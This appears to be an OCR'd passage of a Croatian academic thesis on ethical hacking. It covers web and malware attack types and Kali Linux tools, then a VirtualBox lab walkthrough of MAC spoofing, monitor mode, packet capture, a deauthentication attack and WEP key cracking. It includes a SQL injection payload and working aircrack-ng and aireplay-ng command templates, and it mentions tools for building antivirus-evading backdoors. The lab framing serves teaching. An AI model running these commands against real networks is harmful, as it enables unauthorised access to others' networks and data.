
Na primjer web stranica može pretražiti korisničko ime računa i poslati upit bazi kako bi dobila više informacija o tom računu, SQL bi izgledao: SELECT * FROM users WHERE account = ‘“ + userProvidedAccountNumber +”’; gdje je *userProvidedAccountNumber* korisnikov unos. [6]

Ako je korisnik ispravno unio ispravne podatke upit će funkcionirati tako da vrati podatke korisnika (ovisno o unesenom korisničkom imenu). No ako napadač za korisničko ime upiše ‘ or ‘1’ = ‘1’ upit će izgledati: SELECT * FROM users WHERE account = ‘’ or ‘1’ = ‘1’; Budući da je upisano logičko ili koje je istinito, podaci će se sada dohvatiti za svakog korisnika umjesto za određenog. *SQL injection* funkcionira na stranicama koje koriste dinamički SQL. [6]

Zaštita od ovakvih napada može se postići korištenjem pohranjenih procedura (eng. stored procedures) koje ne sadrže dinamički SQL, i koristeći parametrizirane upite. Također potrebno je napraviti zaštitu na aplikacijskoj razini prilikom očitavanja korisnikova unosa (*userProvidedAccountNumber*).

7. Cross-site scripting (XSS) attack

Napad koji koristi *third-party* web resusrse kako bi pokretao skripte na pregledniku mete ili u aplikaciji. Napadač ubacuje *payload* sa zlonamjerni *JavaScriptom* u bazu podataka web aplikacije. Nakon što klijent (korisnik) otvori web stranicu, stranica je dohvaćena sa *payloadom* koji je dio HTML-a i automatski se izvršava zlonamjerna skripta. Na primjer skripta može poslati kolačić napadaču koji taj kolačić može iskoristiti za otmicu sesije (vidi *Man-in-the-middle attack*). XSS može se koristiti za iskorištavanje dodatnih ranjivosti koje napadaču mogu omogućiti bilježenje pritiska tipki (eng. keystroke logging aka. keylogger), uzimanje slika zaslona, prikupljanje mrežnih informacija i udaljeni pristup prema računalu mete. XSS se najčešće zloupotrebljava u *JavaScriptu* jer je on široko podržan na webu. [6]



Slika 4. Shema XSS napada, Izvor: http://tiny.cc/xw3fnz

Kako bi se zaštitili od XSS napada programeri moraju sanirati podatke koje korisnici (potencijalni napadači) unose u HTTP zahtjev prije vračanja odgovora. Potrebno je napraviti provjere upita koje korisnici unose, npr. filtrirati unos specijalnih znakova (?, &, /, <, > i razmaka) kako ne bi došlo do jednostavnog manipuliranja podacima. Korisnicima je potrebno pružiti opciju isključivanja skripti na klijentskoj strani.

8. Eavesdropping attack

Radi se o mrežnom napadu u kojem napadač prisluškuje mrežni promet koji se odvija i dohvaća pakete. Napadač može prikupiti lozinke, brojeve kartica i povjerljive podatke koje klijent (korisnik) šalje preko mreže. Postoje dva načina prisluškivanja [6]:

- pasivni – prikupljanje informacija tako da napadač prikuplja mrežni promet i ne mijenja tok poruka (paketa).
- aktivni – napadač prenosi, reproducira stare ili modificira poruke u prijenosu poruka (paketa) – vidi *MitM attack*.

Zaštita od ovakvih napada obično je obavljena kriptiranjem podataka paketa.

9. Birthday attack

Radi se o napadima protiv *hash* algoritama koji se koriste za provjeru integriteta poruke, softvera ili digitalnog potpisa. *Hash* funkcija kao ulazni parametar prima varijabilni niz znakova (poruku) i kao izlaz proizvodi jedinstveni niz znakova fiksne duljine. *Birthday attack* odnosi se na vjerojatnost pronalaska dviju nasumičnih poruka

koje proizvode isti izlaz koristeći *hash* funkciju. Ako napadač dobije isti izlaz poruke kao i izlaz originalne poruke primatelj neće biti u stanju prepoznati razliku. [6]

10. Malware attack

Kao što je ranije spomenuto, *malware* je zloćudan oblik softvera koji je instaliran na računalo mete bez njenog znanja. Postoji više vrsta *malwarea* [6]:

- macro virus – virus koji zarazi program (npr. Word, Excel.) ili dokument, ovakav virus pokreću svoje instrukcije kada se zaražena datoteka otvori prije pokretanja same aplikacije.
- file infector – virus koji se vežu na izvršnu (*.exe*) datoteku, virus je instaliran kada je datoteka otvorena.
- system or boot-record infector – virus koji se dodaje *MBR*-u (eng. Master Boot Record) na vanjskoj memoriji računala. Kada se sustav pokrene pokreće se i virus u memoriji, virus se zatim može proširiti na druge diskove i računala.
- polymorphic virus – virus koji se skriva tako da koristi *polymorphic engine* kako mutirao tako da se izvorni kod prilikom svakog pokretanja mijenja, originalna logika izvornog koda ostaje ista. *Payload* je u ovom slučaju kriptiran, a kako bi *payload* prilikom pokretanja funkcionirao funkcija za dekriptiranje dekriptira *payload*. Kriptiranje i dekriptiranje se mijenja svakom kopijom koda rezultirajući istom funkcionalnosti *payloada*, a s drukčijim potpisom datoteke.
- stealth virus – virus koji se prikrivaju na razne načine, korištenjem sistemskih funkcija, prikrivaju se u memoriji, mijenjaju svojstva datoteke što zna rezultirati izbjegavanjem antiviruse detekcije.
- logic bomb – *malware* koji se pokreće kada se desi nekakav predefinirani događaj (eng. event). Postoje *vremenske bombe* koje se pokreću na određeni datum u određenom vremenu, te one koje se pokreću kada je korisnik učinio nekakvu akciju – događaj kojeg je napadač specificirao.
- dropper – program koji se koristi za instaliranje virusa na računalo, taj program obično nije zaražen i može uspostaviti konekciju na Internet te preuzeti ažuriranja za antivirusne programe instalirane na računalu.
- adware – softver kojeg tvrtke koriste u marketinške svrhe, prikazuju reklame i skočne prozore tijekom izvođenja bilo kojeg programa.

- spyware – vrsta *malwarea* koja se koristi za prikupljanje korisničkih podataka, njihovih računala i navika. Prati korisnika bez njegovog znanja i šalje podatke napadaču.
- worm – samostalni programi koji se šire putem mreža i računala, obično putem privitaka *emaila* koji se njegovim otvaranjem širi na kontakte zaraženog korisnika što se kasnije može iskoristiti za DDos napad.
- trojan – skriva se u korisnikovom programu, koristi se za napad na sustav i može kreirati *backdoor* kojem napadaču daje kontrolu i može izvršiti napad.
- ransomware – *malware* koji obično kriptira korisnikove podatke, a za njihovo dekriptiranje traži novčani iznos. Obično nakon isplaćivanja iznosa datoteke se otključaju, a u nekim slučajevima ostaju zaključane i njihov oporavak gotovo nemoguć bez ključa za dekriptiranje.

Kako bi se zaštitili od napada *malwarea* potrebno je antivirusne programe držati ažuriranima, ne preporučuje se otvaranje sumnjivih datoteka ili web stranica. Datoteke je najsigurnije otvoriti u sigurnosnom okruženju (eng. *sandobox*) kako ne bi naštetili računalu.

4.3. Kali Linux softverski alati korišteni u praktičnom djelu

Kali Linux distribucija je *Linuxa* bazirana na *Debianu*, koristi se za penetracijsko testiranje i dolazi s instaliranim softverskim alatima kojima se hakeri služe kako bi obavili penetracijsko testiranje i pregledali sigurnost. U nastavku ukratko ćemo opisati alate koji će biti korišteni za provođenje serverskih i klijentskih napada. Za opise alata korištena je stranica dokumentacije [7].

Metasploit je framework koji služi za penetracijsko testiranje mete. Sadrži veliki broj *exploita* za pronađene ranjivosti i nudi mogućnost kreiranja vlastitih *exploita*. Nakon odabira *exploita* odabiremo *payload* koji ćemo koristiti. Osnovne naredbe koje možemo koristiti od Metasploit-a su sljedeće:

- msfconsole – pokreće **metasploit** program
- show [*riječ*] – *riječ* je ovdje zamjenjena sa exploits, payloads, auxiliaries ili options
- use [*riječ*] – *riječ* je ovdje zamjenjena sa određenim nazivom *exploita*, *payloada* ili *auxiliarya*
- set [*opcija*] [*vrijednost*] – postavljamo *opciju* na neku *vrijednost*
- exploit – pokreće exploit

Nexpose je *framework* koji otkriva, procjenjuje i djeluje na ranjivosti. Mapira ranjivosti zajedno sa postojećim *exploitima* koji su negdje objavljeni. Sličan alat kao i *Metasploit* s većim opsegom skeniranja te nam olakšava kreiranje izvješća.

Veil je *framework* koji generira *payload* tipa meterpreter, tj, „stražnja vrata“ (eng. backdoor) koja nisu prepoznatljiva od strane antivirusnih programa. Koristi razne postavke koje se mogu mijenjati kako bi lakše zaobišli antivirusne programe. Takav generirani *payload* može koristit Metasploit framework.

Bettercap je alat koji služi za skeniranje, analizu, snimanje i izvršavanje MITM (eng. Man in the middle) napada na mreži. Sastoji se od ukupno 24 modula (opcija) koje se mogu podešavati ovisno i željenim funkcionalnostima.

EvilGrade je *framework* koji se sastoji od ukupno 67 modula i služi za umetanje lažnih ažuriranja unutar programa koji je instaliran na računalu mete.

BackdoorFactoryProxy alat koji u datoteku sa .exe ekstenzijom umeće i željenu datoteku (moramo izvršiti MITM napad i konfigurirati *tcp* promet prema njemu kako bi alat bio funkcionalan).

Maltego je alat koji se koristi za prikupljanje informacija nekog entiteta, npr. web stranica, tvrtka, osoba, brojev telefona i sl. Također alat prepoznaje račune koji su povezani s metom, prikazuje informacije na grafu.

BeEF (eng. Browser Explotation Framework) je alat koji služi za penetracijsko testiranje, iskorištavanje ranjivosti pretraživača tako da ubacuje *javascript* maliciozni kod (nakon učitavanja *hook.js* skripte). Spada u kategoriju klijentskih napada i napada pretraživače koje su instalirani na računalu mete. Nakon što meta učita maliciozni kod ona je „uhvaćena“ (eng. hooked) te nam alat pruža pokretanje raznih napada (modula) na metu.

Airodump-ng alat (eng. packet sniffer) koji omogućava „hvatanje“ paketa dok se Wireless adapter nalazi u monitor modu. Prikazuje sve Wireless mreže koje su u rasponu i prikazuje njihove detaljne informacije (MAC adresu, kanal, enkripciju, klijente povezane).

Nmap/Zenmap (eng. Network Mapper) je alat koji služi za testiranje sigurnosti mreža. Skenira otvorene portove na računalu koje omogućuju hakeru mogućnost ulaska. Nmap koristi IP pakete na razne načine i pruža nam informacije kao što su operacijski sustav uređaja, tip uređaja (mobitel, laptop ili ruter), programe sa verzijama (servise) koji su pokrenuti na pronađenim uređajima i konfiguraciju vatrozida. [7] Također nudi GUI (eng. Graphical User Interface) verziju Zenmap.

5. Provođenje metoda u kontroliranom okruženju – praktični dio

Kako bi proveli praktični dio, potrebno je kreirati kontrolirano okruženje (laboratorij). Laboratorij je potreban hakerima kako bi testirali napade koji se neće proširiti izvan kontroliranog okruženja. Laboratorij se obično sastoji od nekoliko računala s različitim operacijskim sustavima i mreža ako testiramo mrežno hakiranje. Ako testiramo sigurnost web aplikacija tada te aplikacije „instaliramo“ na tim računalima. Praktični dio rada popračen je uz tečaj dostupan na *Udemy-u* [8].


5.1. Postavljanje laboratorija

Za postavljanje laboratorija koristit ćemo VirtualBox koji nam pruža mogučnost instalacije više operacijskih sustava na jedno računalo.

Unutar VirtualBox-a kreirat ćemo 3 virtualna računala na kojima je instalirano sljedeće:


- Kali Linux
- Windows 10
- Metasploitable

Nakon preuzimanja instalacijskih paketa potrebno ih je dodati u VirtualBox. U nastavku ćemo prikazati kako se instalira Kali Linux (Windows 10 i Metasploitable instaliraju se na isti način). Nakon što smo preuzeli Kali Linux za VirtualBox instaliramo ga, dvostrukim klikom na preuzetu datoteku, odaberemo „uvezi“.




Slika 5. Uvoz Kali Linux, Izvor: Izrada autora

Potrebno je podesiti dodatne postavke kako bi osposobili mrežni adapter da je pričvršćen na NAT. U postavkama Virtual Box-a odaberemo Mreža i kliknemo na plus i kliknemo „U redu“ (slika 6).



Slika 6. Postavke Nat mreže unutar VirtualBoxa, Izvor: Izrada autora

Nakon što smo dodali NAT network, otvorimo postavke Kali Linux mašine, kliknemo na mrežu i odaberemo prethodno kreirani „NatNetwork“ (slika 7).




Slika 7. Postavke Nat mreže za Kali Linux, Izvor: Izrada autora

Ove postavke kreiraju virtualnu mrežu. Naše računalo (eng. host) ponaša se kao ruter, a sve virtualne mašine (Kali Linux, Windows 10, Metasploitable) koje dodajemo su klijenti. Virtualne mašine sad mogu komunicirati zajedno i imaju konekciju na Internet (kao da su povezane žičano).


Prijavimo se u trenutnu verziju Kali Linuxa 2020.1 s korisničkim imenom i lozinkom „kali“, ako se radi o prethodnim verzijama korisničko ime je „root“, a lozinka je „toor“.

Ako smo prethodne korake obavili točno Kali je sada spojen žičano na naše računalo (eng. Wired connection – Ethernet network).

Napraviti ćemo snimku zaslona (eng. snapshot) koji nam služi za spremanje stanja virtualne mašine. U slučaju da smo napravili grešku, možemo se vratiti na spremljeno stanje. Pored virtualne mašine koju smo kreirali kliknemo na padajući izbornik i odaberemo „Snimci“, nakon toga na gumb „Napravi“ (slika 8). Nakon toga unesemo naziv i opis snimke kako bi znali u kojem je stanju virtualna mašina (slika 9).



Slika 8. Snimka trenutnog stanja virtualne mašine, Izvor: Izrada autora



Slika 9. Dodavanje snimke virtualne mašine, Izvor: Izrada autora

Kako u trenutnoj verziji ne bi morali pisati „sudo“ naredbu i želimo imati sva prava možemo zadati lozinku „root“ korisniku (slika 10).

```
kali@kali:~$ sudo su
root@kali:/home/kali# passwd root
New password:
Retype new password:
passwd: password updated successfully
```

Slika 10. Dodavanje lozinke root korisniku, Izvor: Izrada autora


5.2. Mrežno hakiranje

U ovom poglavlju pokazat ćemo načine mrežnog hakiranja, obradit ćemo tri poglavlja:

1. Predkonekcijski napadi mreže
2. Dobivanje pristupa mreže
3. Napadi nakon stjecanja konekcije nad mrežom

Mreža se sastoji od skupa klijenata koji su međusobno spojeni kako bi dijelili podatke, resurse preko Interneta. Konekcija se uspostavlja žičano ili preko WiFi-a konekcijom na server – ruter/pristupnu točku.

Pogledajmo sliku 11, pristupna točka jedina ima pristup resursima, svi klijenti mogu doći do resursa konekcijom na pristupnu točku. Recimo da klijent želi posjetiti stranicu (google.com) taj zahtjev se šalje pristupnoj točci koji se potom prosljeđuje na Internet. Odgovor se prenosi s Interneta na pristupnu točku koja prosljeđuje odgovor klijentu i stranica se prikaže na njegovom pregledniku. Podaci zahtjeva i odgovora su u obliku paketa koji se prenose, pa tako ako smo spojeni na istu pristupnu točku kao i ostali klijenti možemo „uhvatiti“ i analizirati te pakete. Također ako se radi o WiFi mrežama paketi se šalju zrakom, te se mogu „uhvatiti“ iako oni nemaju našu MAC adresu.




Slika 11. Općeniti prikaz mreže, Izvor: Izrada autora

Dolazimo do pojma MAC adrese (eng. Media Access Control) koja je stalna, fizička i jedinstvena adresa koja je dodijeljena mrežnim sučeljima (bilo koji uređaj koji nam omogućuje konekciju na mrežu). IP adresa koristi se za identificiranje računala i


komuniciranje računala na Internetu, dok se MAC adresa koristi u mreži kako bi se identificirali uređaji i prenosili podaci između uređaja.

Svaki paket unutar mreže sadrži izvorišnu i odredišnu MAC adresu, pa tako paket putuje od izvorišne do odredišne MAC adrese. Kako bi promijenili MAC adresu mrežnog sučelja (u terminalu nazvana – eng. ether) u npr. *00:11:22:33:44:55* koristimo naredbe koje su prikazane na slici 12. Naredba ifconfig wlan0 down služi da deaktiviramo Wireless adapter kako bi mogli mijenjati njegove postavke. Kada je adapter deaktiviran naredbom ifconfig wlan0 hw ether <MAC_adresa: 00:11:22:33:44:55> mijenjamo njegovu MAC adresu u navedenu. Nakon toga aktiviramo Wireless adapter koristeći naredbu ifconfig wlan0 up.



Slika 12. Promjena MAC adrese, Izvor: Izrada autora

Ako se MAC adresa ponovno sama vrača na staru (zbog network-managera), potrebno je promijeniti konfiguracijsku datoteku *NetworkManager*.conf na slici 13 i ponovno ga pokrenuti korištenjem naredbe service network-manager restart. Kasnije ponovimo postupak kao na slici 12.



Slika 13. *NetworkManager.conf* – izmjena konfiguracije, Izvor: Izrada autora

Mijenjanjem MAC adrese dolazimo do povećanja anonimnosti na mreži, prolazimo filtere MAC adresa i slično. Valja napomenuti da će se njena vrijednost korištenjem naredbi kao na slici 12 promijeniti samo u memoriji. Kada ponovno upalimo računalo MAC adresa se vraća na njenu izvornu adresu.

5.2.1. Predkonekcijski napadi

Za napade na WiFi mreže (dobivanje lozinke mreže ovisno o njenoj zaštiti) potreban nam je USB Wireless adapter koji podržava stanja „monitor mode“ i „packet injection“, za razliku od već ugrađene WiFi kartice nemaju tu mogućnost.

Wireless adapter izvorno je podešen da radi u „**Managed**“ modu, tj. „lovi“ pakete koji imaju odredišnu MAC adresu kao i MAC adresu tog uređaja. Kako bi „uhvatili“ sve pakete koji se šalju u okolini Wireless adapter podesimo da radi u „**Monitor**“ modu (slika 14). U monitor modu ne moramo imati konekciju s Internetom. Kao i prethodno koristimo naredbu ifconfig wlan0 down služi da deaktiviramo Wireless adapter kako bi mogli mijenjati njegove postavke. Naredbu airmon-ng check kill koristimo kako bi deaktivirali sve procese koji bi mogli ometati korištenje Wireless adaptera u monitor *mode-u*. Promijenimo *mode* u monitor koristeći naredbu iwconfig wlan0 mode monitor i aktiviramo ga koristeći naredbu ifconfig wlan0 up.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# airmon-ng check kill

Killing these processes:

    PID Name
    594 wpa_supplicant

root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Slika 14. Wireless adapter – promjena u Monitor mode, Izvor: Izrada autora


Kako bi „snimili“ pakete u monitor modu potreban nam je packet sniffing program, koristit ćemo Airodump-ng. **Airodump-ng** prikazati će okolne WiFi mreže, za pokretanje alata pokrenemo naredbu airodump-ng wlan0 (wlan0 – Wireless adapter u monitor modu), rezultati skeniranja prikazani su na slici 15.

MAC ADRESA	SIGNAL	PREDSTAVLJANJE MREŽE		KANAL		ENKRIPCIJA		NAZIV MREZE
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
[redacted]	-50	188	566 17	1	130	WPA2 CCMP	PSK	Loading ...

Slika 15. Airodump-ng – rezultati skeniranja, Izvor: Izrada autora


Ako rezultati ne pronalaze željenu mrežu moguće je da mreža radi na drugoj frekvenciji (5Ghz) – tada moramo nadodati parametar --band a u prethodno korištenu naredbu.

Nakon što smo dohvatili okolne WiFi mreže i njene informacije, potrebno je dohvatiti više informacija o željenoj mreži koristeći njenu MAC adresu (BSSID). Kako bi dohvatili više informacija o željenoj mreži koristimo naredbu airodump-ng –bssid <BSSID_mreže> --channel <Broj_kanala_mreže> --write test wlan0 (MAC adresa, kanal na kojem se žele prikupljati podaci, zapis u datoteku „test“, WiFi adapter koji je u monitor modu). Rezultati skeniranja prikazani su na slici 16.



Slika 16. Airodump-ng – rezultati skeniranja željene mreže, Izvor: Izrada autora

Stupac STATION prikazuje MAC adrese uređaja koji su spojeni na skeniranu mrežu, budući da smo koristili parametar --write kreirale su se datoteke kao na slici 17.



Slika 17. Airodump-ng – kreirane datoteke, Izvor: Izrada autora

Iako smo podatke snimili, podaci su kriptirani (WPA2 enkripcijom) i skeniranjem pomoću **Wiresharka** ne možemo pročitati snimljene informacije. U slučaju da ne postoji enkripcija (OPN) mogli bi normalno pročitati prikupljene informacije.
Valja napomenuti i predkonekcijski napad za isključivanje klijenta s mreže (eng. deauthentication attack). Radi se o malome napadu koji omogućuje druge napade. Ideja je da svoju MAC adresu promijenimo u MAC adresu klijenta kojeg želimo isključiti s mreže i šaljemo poruku za isključivanje s mreže ruteru. Tada se predstavljamo kao ruter, promjenom MAC adrese u MAC adresu rutera i šaljemo klijentu poruku odgovora na zahtjev o isključivanju.

Kako bi pokrenuli napad koristiti ćemo alat **aireplay-ng**, koristimo naredbu aireplay-ng --deauth <Broj_paketa_za_isključivanje> -a < BSSID_mreže> -c <MAC_klijenta>. Tako smo uspješno napravili WPA *handshake* koji nam je nužan za napad na WPA/WPA2 zaštićene mreže.

5.2.2. Dobivanje pristupa WEP, WPA, WPA2 zaštićenim mrežama

U ovom poglavlju baviti ćemo se dobivanjem pristupa mrežama koje su zaštićene WEP, WPA ili WPA2 enkripcijom.

1. WEP (eng. Wired Equivalent Privacy) je sigurnosni WiFi protokol kojeg možemo lako probiti. WEP koristi algoritam *RC4* kako bi kriptirao podatke. Kada klijet želi poslati podatke ruteru, kriptira svoje podatke (pakete) koristeći jedinstveni ključ. Kriptirani podaci putuju prema ruteru, koji potom transformira sadržaj koristeći ključ. Također vrijedi i za podatke koji putuju od rutera prema klijentu. [11]

Za svaki poslani paket WEP generira jedinstveni ključ koristeći nasumični inicijalizacijski vektor (24 bita). Inicijalizacijski vektor nadodan je na lozinku mreže te generira eng. „key stream“ koji se koristi za kriptiranje paketa. WEP također dodaje inicijalizacijski vektor na kriptirani paket, koji služi ruteru kako bi zajedno s njegovom lozinkom dekriptirao sadržaj koristeći eng. „key stream“ kojeg generira. [11]

Problem je što je inicijalizacijski vektor poslan kao tekst. Također inicijalizacijski vektor ima svega 24 bita što rezultira ponavljanjem vektora u mreži koja ima puno prometa.

Kako bi dobili pristup WEP zaštićenoj mreži potrebno je:

- snimiti veliki broj paketa (inicijalizacijskih vektora) – koristeći **airodump-ng**,
- analizirati snimljene inicijalizacijske vektore – koristeći **aircrack-ng**

Nakon pronalaska BSSID-a mreže koja koristi WEP zaštitu potrebno je snimiti pakete koristeći naredbu airodump-ng –bssid <BSSID_mreže> --channel <Broj_kanala_mreže> --write <naziv:basic_wep> wlan0 i pričekamo da broj u stupcu #*data* poraste – radi se o korisnim paketima, što je mreža više zauzeta to su veće šanse za pronađemo ključ (dobivamo veći broj inicijalizacijskih vektora). Paketi su sada snimljeni u datoteci „basic_wep-01.cap“. Kako bi dobili ključ potrebno je koristiti naredbu aircrack-ng <naziv_cap_datoteke: basic_wep-01.cap>.

```
KEY FOUND! [ 74:65:73:74:31:32:33:34:35:36:37:38:39 ] (ASCII: test123456789 )
   Decrypted correctly: 100%
```

